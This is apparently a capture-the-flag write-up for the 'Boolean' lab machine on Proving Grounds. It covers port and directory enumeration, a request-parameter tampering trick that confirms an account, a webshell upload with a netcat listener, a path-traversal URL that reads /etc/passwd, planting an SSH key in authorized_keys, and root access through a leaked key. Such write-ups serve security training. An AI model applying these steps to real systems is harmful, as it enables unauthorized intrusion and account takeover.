Boolean - Proving Grounds
Enumeration
Let's start by enumerating all TCP ports with nmap.
nmap -sCV -v -p- --min-rate 1000 -T4 192.168.198.231


We have SSH(port 22), Apache Server(port 80) and other Apache Server(port 33017).
Let's start by explore port 80.
Port 80
http://192.168.198.231/login

We see a login page on this domain so let's explore port 33017 this time.
Port 33017
http://192.168.198.231:33017/

Gobuster on port 80
Let's check for subdirectories on port 80 with gobuster.
gobuster dir -w /usr/share/dirb/wordlists/common.txt -u http://192.168.198.231

We notice that there is a robots.txt subdirectory so let's access it.
http://192.168.198.231/robots.txt

Since we don't have nothing usefull let's try to register on this login page as admin1 since admin is already taken.

Confirmation Page - Burp Suite

Now we try to login and we see a confirmation page that says we need to confirm the resgistration of admin1.
http://192.168.198.231/register/confirmation

If we choose to edit and confirm the changed email we will capture on BurpSuite. In the response, There is a parameter “ Confirmed: false ”.

I add user%5Bconfirmed%5D=true and it worked on Repeater.
So let's access on Proxy and login as admin1.

Upload Webshell on File Manager
It shows a File manager page wich we can upload files so let's upload a reverse shell that i created on this link.
nano webshell.php

Now let's start a listener and wait for the connection.
nc -lvnp 4444

When we click the URL is downloading and not executing.
Exploitation
Here we applied LFI.
http://192.168.198.231/?cwd=../../../../../etc&file=passwd&download=true

Since we can download a file with /etc/passwd content let's get private keys so that we can use it to access via ssh.
We also notice that there is a user called remi so let's try to check if we have a .ssh folder on remi's home.


Here we see that there is in fact ssh keys so let's create our rsa keys and upload to authorized_keys to access as remi user.
ssh-keygen -t rsa
cp /root/.ssh/id_rsa.pub authorized_keys

ssh remi@192.168.198.231 -i id_rsa
Privilege Escalation
After this i found some ssh keys about root so let's try to configure private ssh key on my local machine and try to access with it.
cd .ssh/keys
cat root

ssh -i root root@127.0.0.1

Received disconnect from 127.0.0.1 port 22:2: Too many authentication failures
It shows a Received disconnect from 127.0.0.1 port 22:2: Too many authentication failures wich means we must use IdentitiesOnly=yes flag.
ssh -i root -o IdentitiesOnly=yes root@127.0.0.1 -v

Now let's get root flag.
ls